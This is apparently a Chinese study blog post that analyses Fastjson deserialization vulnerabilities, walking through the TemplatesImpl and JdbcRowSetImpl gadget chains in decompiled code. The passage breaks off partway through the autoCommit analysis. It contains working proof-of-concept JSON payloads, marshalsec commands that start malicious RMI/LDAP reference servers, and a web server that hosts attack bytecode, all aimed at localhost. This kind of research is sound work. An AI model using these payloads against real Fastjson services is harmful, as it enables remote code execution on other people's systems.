

有思考的 Java 安全生态

FastJson

参考博客：

- (1) .FastJson 1.2.22-1.2.24 TemplatesImpl 利用链分析
<http://wjlshare.com/archives/1512>
 - (2) .Fastjson JdbcRowSetImpl 链及后续漏洞分析
<http://wjlshare.com/archives/1526>
 - (3) .Java 安全之 Fastjson 反序列化漏洞分析
<https://www.cnblogs.com/nice0e3/p/14601670.html>
 - (4) .Java 安全之 FastJson JdbcRowSetImpl 链分析
<https://www.cnblogs.com/nice0e3/p/14776043.html>
 - (5) .Java 安全之 Fastjson 内网利用
<https://www.cnblogs.com/nice0e3/p/14949148.html>
 - (6) .Fastjson 1.2.22-1.2.24 反序列化漏洞分析
<https://xz.aliyun.com/t/8979>
 - (7) .Fastjson 1.2.25-1.2.47 反序列化漏洞分析
<https://xz.aliyun.com/t/9052>
 - (8) . Java 动态类加载，当 FastJson 遇到内网
<https://kingx.me/Exploit-FastJson-Without-Reverse-Connect.html>
- 跟着奶思师傅的博客接触了 XStream 漏洞后，我到 XStream 官网和 CNVD 又找到了最新洞的 POC。目前发现，XStream 漏洞在今年上半年集中爆发，其中还包括 threedr3am 师傅找到的几个洞，但遗憾的是，先知社区漏洞预警多而分析博客少。我觉得，这是追上奶思师傅和大木师傅学习路线的好机会。在成功复现几枚 POC 的效果后，发现其利用方式和 FastJson 相近，都会涉及到 JNDI 注入、LDAP 注入、甚至反序列化链构造等。对新漏洞的分析可能局限在漏洞原理，而不是组件机制。因此，考虑到自己挖掘道行尚浅，我决定抽出四五天时间，先总结师傅们对 fastjson 所作的工作，完成规划好的第三条线。本月初对 XStream、Weblogic T3、及 fastjson 的概览已经对这 3 条线有了宏观认识。因此，对于 fastjson 的两种利用方式，TemplatesImpl 利用链和 JdbcRowSetImpl 利用链，我觉得体系重点是黑白名单防御思想，和熟悉 JNDI 注入等第二种基础工具及其外壳。

0x01 fastjson 攻击的研究背景

首先使用表格说明序列化和反序列化不同配置的效果。当反序列化的 parse 和 parseObject 得不到类名或类对象时就会无法恢复出 User 对象。parseObject(string,User.class) 是提供了类对象，而序列化时配置 SerializerFeature.WriteClassName 则会在传递的 JSON 中添加{"@type":"类名"}。

<div>反序列化</div> <div>序列化</div>	toJSONString(user)	toJSONString(user, SerializerFeature.WriteClassName);
parse	无法恢复对象。	与 parseObject(string,User.class)效果相同。
parseObject	无法恢复对象。 parseObject(string,User.class) 能恢复出对象，且调用 setter 方法、构造方法。	能恢复出对象，调用 setter、构造方法，还会调用 getter 方法。

我觉得，序列化的类都是标准的 JavaBean 形式，服务器端需要存在类对象，客户端负责传递类名。客户端配置好 `SerializerFeature.WriteClassName` 后，任意类通过 JSON 字符串的 `@type` 属性传递类名，就能在服务器端实例化。所以，FastJson 攻击的通用场景应该是：

序列化: `String s=JSON.toJSONString(user, SerializerFeature.WriteClassName);`

反序列化: `Object userParse=JSON.parse(s);`

or `Object userParse=JSON.parseObject(s);`

当 JSON 字符串附带 `@type` 进行反序列化时，只有 `JSON.parseObject(s)` 会调用类对象的 `getter` 方法。回想以前分析 `TemplatesImpl` 形式的 CC 链以及 p 神的 `CommonsBeanutils` 链，我们知道 `TemplatesImpl` 类的 `_bytecodes` 属性存储恶意类字节码时，调用其私有方法 `getOutputProperties` 就会将字节码实例化，实现命令执行。`fastjson` 的 `TemplatesImpl` 利用链就是实现了这种逻辑。对于类对象的私有属性，如果类本身就没有它对应的 `getter` 方法，那么，该属性是不能被 `FastJson` 反序列化的，此时就需要在 `parse` 或 `parseObject` 方法中添加 `Feature.SupportNonPublicField` 配置，才能反序列化这些私有属性（赋值），比如 `TemplatesImpl` 类的 `_bytecodes`、`_tfactory` 等属性。

因此，`TemplatesImpl` 链在 `FastJson` 上可利用性不高，开发只要不使用 `JSON.parseObject(s, Feature.SupportNonPublicField)` 都能避免被攻击，大多数时候都直接用 `JSON.parse(s)` 进行解析。`Feature.SupportNonPublicField` 只在 `fastjson1.22-1.24` 存在，后来对 `fastjson` 的攻击研究集中在 `JNDI` 注入及其黑名单绕过上，而本文接下来分析 `TemplatesImpl` 链是为了熟悉 `fastjson` 的解析机制。


0x02 TemplatesImpl 利用链

POC 结构:

`String text =`


```
"{\"@type\":\"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl\", \"_bytecodes\":[\"base64 编码后的 Java 字节码\"], \"_name\":\"a.b\", \"_tfactory\":{\" }, \"_outputProperties\":{\" } }\";
```

宏观解析调用链:




从主程序的 `JSON.parseObject(s, Feature.SupportNonPublicField)` 开始调试，首先实例化 `DefaultJsonParser`，跟进该过程，发现 `DefaultJsonParser` 类调用其构造函数时，会实例化 `JsonScanner` 作为 `DefaultJsonParser` 对象的 `lexer` 属性，由英译可知该属性是词法分析器，


具有记录 JSON 字符串解析位置等功能。DefaultJsonParser 对象实例化时，会用 lexer 判断 JSON 字符串的首字符是否为“{”，并设置 lexer 的 token 来为相应的处理逻辑做准备。




对 DefaultJsonParser 实例调用 parseObject 方法，经过两次重载后，至 DefaultJsonParser 的 parse 方法。可以看到，该方法会对 lexer 的 token 属性判断，不同的首字符对应不同的处理逻辑。进入 token 为 12 的处理逻辑，会实例化 JSONObject 对象，继续调用 parseObject 方法解析（多态，传入对象为 Map 类，会进入不同 parseObject 逻辑）。




进入该 parseObject 代码，通过 lexer（词法分析器）的 scanSymbol 方法获取双引号包裹的@type 作为 key，获取过程如图片标注所述。接下来的字符如果不是:，就会抛出异常。




进一步判断 key 为 @type 后，通过 scanSymbol 方法获取到类名 com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl，并通过 loadClass 获得 Class 对象（类描述）：



继续调试 parseObject 代码，进入本节最重要的两处代码逻辑，通过 Class 对象获取 TemplatesImpl 对应的反序列化器，再进行反序列化。可以回顾其在本节宏观调用链的位置。



跟进 `getDeserializer` 继续分析，通过如下调用链进入 `JavaBeanInfo#build` 方法，
`ParseConfig.getDeserializer` → `ParseConfig.createJavaBeanDeserializer` → `JavaBeanInfo#build`
可以看到该方法通过反射获取了 `TemplatesImpl` 类的属性、方法和构造器等。接下来遍历 `methods` 中的每个方法，根据下图中的条件（来自奶思师傅的博客）查找 `getter` 和 `setter` 方法，并放入 `FieldInfo`。最终通过反射获取的这些内容来实例化 `JavaBeanInfo` 并返回。可知 `JavaBeanInfo` 实例中储存了 `TemplatesImpl` 类的各种信息。



```
Decompiled .class file, bytecode version: 49.0 (Java 5)
116 @ public static JavaBeanInfo build(Class<?> clazz, Type type, PropertyNamingStrategy strategy) {
117     JSONType jsonType = (JSONType)clazz.getAnnotation(JSONType.class);
118     Class<?> builderClass = getBuilderClass(jsonType);
119     Field[] declaredFields = clazz.getDeclaredFields();
120     Method[] methods = clazz.getMethods();
121     Constructor<?> defaultConstructor = getDefaultConstructor(builderClass == null ? clazz : builderClass);
122     Constructor<?> creatorConstructor = null;
123     Method buildMethod = null;
124     List<FieldInfo> fieldList = new ArrayList();
125     int i;
```


set的查找方式:

1. 方法名长度大于4
2. 非静态方法
3. 返回值为void或当前类
4. 方法名以set开头
5. 参数个数为1

get的查找方式:

1. 方法名长度大于等于4
2. 非静态方法
3. 以get开头且第4个字母为大写
4. 无传入参数
5. 返回值类型继承自Collection Map AtomicBoolean AtomicInteger AtomicLong

返回 `config.createJavaBeanDeserializer`,继续调试会实例化 `JavaBeanDeserializer`，观察其构造函数会发现内部参数为 `JavaBeanInfo#build` 方法（返回值为 `JavaBeanInfo` 实例）。虽然不知道为何会再实例化一遍而没有通过传参，但是，我们知道该参数会包含 `TemplatesImpl` 类的各种信息。




```
Decompiled .class file, bytecode version: 49.0 (Java 5)
535
536 if (!asmEnable) { asmEnable = false; }
537 return new JavaBeanDeserializer(config: this, clazz, type);
538 } else {
539     beanInfo = JavaBeanInfo.build(clazz, type, this.propertyNamingStrategy);
540 }


testRM12 - JavaBeanDeserializer.class [Maven: com.alibaba:fastjson:1.2.24]
alibaba > fastjson > parser > deserializer > JavaBeanDeserializer > JavaBeanDeseri
JavaBeanDeserializer.class
Decompiled .class file, bytecode version: 49.0 (Java 5)
48
49 @ public JavaBeanDeserializer(ParserConfig config, Class<?> clazz, Type type) {
50     this(config, JavaBeanInfo.build(clazz, type, config.propertyNamingStrategy));
51 }
```

`JavaBeanDeserializer` 实例化过程，会创建 `beaninfo` 中 `sortedFields` 中所有属性对应的反序列化器，并放入 `sortedFieldDeserializer` 数组。如果属性是 `getter` 或 `setter` 对应的，则将它们反序列化器另外存入 `fieldDeserializer` 数组。至此结束对反序列化器的获取逻辑，回到


DefaultJsonParser 实例的 parseObject 方法, 开始分析 deserializer#deserialize 反序列化逻辑。




`deserializer#deserialize` 方法会遍历获取 JSON 字符串中剩余内容 (前面只获取了@type 键值), 不再细说, 这里我们直接定位到 `JavaBeanDeserializer` 的 `parseField` 方法, 观察参数的解析过程。该方法首先会调用 `smartMatch`, 其内部先对 JSON 字符串中的属性进行模糊匹配, 比如这里的 `_bytcodes` 就会将 `_` 字符替换为空, 转化为 `bytcodes`, 再通过 `getFieldDeserializer` 从反序列化器数组中获取到反序列化器并返回。




调用获取到的反序列化器 `DefaultFieldDeserializer` 的 `parseField` 方法, 内部会调用其 `setValue` 方法对 `TemplatesImpl` 的属性进行赋值。下图是 `_bytcodes` 属性的赋值过程, 可以看到最终是通过反射实现赋值的。




而对于 `_OutputProperties` 属性, 会回到 `JavaBeanDeserializer#deserialize` 方法 (内部为 while 循环), 调用其 `parseField` 方法再开始解析。观察 `_OutputProperties` 属性对应反序列化器的 `setValue` 方法如下, 其会根据判断逻辑执行反射调用, 也就是执行了 `TemplatesImpl` 实例的 `getOutputProperties` 方法, 造成命令执行。至此, 反序列化过程分析完毕。



最后，弹个 calc 庆祝一下艰难的理解过程。



根据大木师傅的博客记录下 fastjson 1.2.25 的修复思想，对于 DefaultJSONParser#parseObject 中将加载类的 TypeUtils.loadClass 方法，替换为 this.config.checkAutoType() 方法，该方法实现了白名单+黑名单机制，通过后会调用 TypeUtils.loadClass 方法返回类对象。自 fastjson 1.2.25 版本开始 autotype 默认关闭，服务端需配置 ParserConfig.getGlobalInstance().setAutoTypeSupport(true); 才可反序列化。



0x03 JdbcRowSetImpl 利用链

1. 漏洞环境：

(1) .pom.xml

```
<dependency>
  <groupId>com.alibaba</groupId>
  <artifactId>fastjson</artifactId>
  <version>1.2.25</version>
</dependency>
```

(2) .POC

```
String PoC = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\", \"dataSourceName\":\"rmi://127.0.0.1:8089/refObj\", \"autoCommit\":true}";
```

```
JSON.parse(PoC);
```

(3) .marshalsec 启动 RMI、LDAP 服务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer  
http://127.0.0.1:8080/#JNDI.test 8088
```

注: JNDI.test 是类名, 前面需要加上类所在包等信息

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer  
http://127.0.0.1:8080/#JNDI.test 8088
```

(4) .python 开启 web 服务, 将恶意字节码挂载

```
python38 -m http.server --bind 127.0.0.1 8080
```

注: 该服务在 JNDI 的上一层目录开启, LDAP 解析时会解析到

<http://127.0.0.1:8080/JNDI/test.class>

2.RMI、JNDI、LDAP 攻击前置知识

(1) .攻击原理


- 直接危险方法调用: 如果服务器上有危险方法, 比如日志读写, 那客户端请求该方法, 会在服务器执行。
- 传参 Object 的反序列化: 客户端 lookup 请求服务器正常类, 该类的某方法参数为 Object。客户端执行该方法时, 传参就可以是 CC 链这种对象, 服务器反序列化造成命令执行。
- 远程加载恶意类 codebase (服务端被爆): 客户端 lookup 请求服务器时附带 codebase, 获取到服务器的正常类, 调用其方法时参数假设是 List<Integer>类, 那就传一个该接口的实现类 payload 类实例。由于服务器找不到该类, 就会去 codebase 找, 这样在 codebase 上开一个 web 服务提供 payload.class, 别管它是什么类, 就会被服务器加载执行。
- 远程加载恶意类 JNDI+RMI 注入 (客户端被爆): 提供了 Reference 类, 同样也是服务器找不到类时会对 Reference 中指定的工厂类加载执行。但是这里受害者是客户端, 是客户端加载执行了指定远程恶意类。
- 远程加载恶意类 LDAP 注入(客户端被爆): 我直接用 marshalsec 启动, 没有深究, JNDI 为 RMI 和 LDAP 都提供上层抽象, 所以原理应该和 JNDI+RMI 注入相同。

(2) .目前理解


- 对于 RMI 和 LDAP, JNDI 提供统一访问接口, 方法执行发生在服务器上, 客户端提供参数反序列化时会出问题。我实现过前二者的客户端、服务器, 对于 LDAP 则用 marshalsec 启动。远程带外 RCE 属于基础工具, 但是我缺少正反馈去深究底层实现, 因此跟着师傅们的博客实现后, 以后使用出现问题再去研究。
- RMI->JNDI->LDAP, 感觉背景是 **trustURLCodebase** 的默认值被陆续设置为 false 的过程。
- 通过奶思师傅的博客, 得知以上攻击方式和 Java 版本的关系。RMI 远程动态加载恶意类在 6u45 和 7u21 结束, RMI+JNDI 注入在 6u132、7u122 和 8u113 结束, LDAP+JNDI 注入在 6u221、7u201、8u191 和 11.0.1 结束。当然后续 Java 版本也存在相应绕过方法。

3.fastjson 1.2.24 && JdbcRowSetImpl 链分析

回顾 TemplatesImpl 链, 最后是通过 JSON 字符串中的属性获取对应的反序列化器, 调用反序列化器的 setValue 对 TemplatesImpl 实例相应属性赋值或执行方法。JdbcRowSetImpl 链亦是如此。我们直接从 setValue 开始分析。根据 POC 可知 JdbcRowSetImpl 链需要 dataSourceName、autoCommit 两个属性, 首先是 dataSourceName 属性的解析, setValue 会反射调用 setDataSourceName 方法, 将 JdbcRowSetImpl 实例的 dataSource 属性设置为 "ldap://127.0.0.1:8089/Exploit"。




接着是 autoCommit 属性的解析，跟进 setValue 的实现代码。

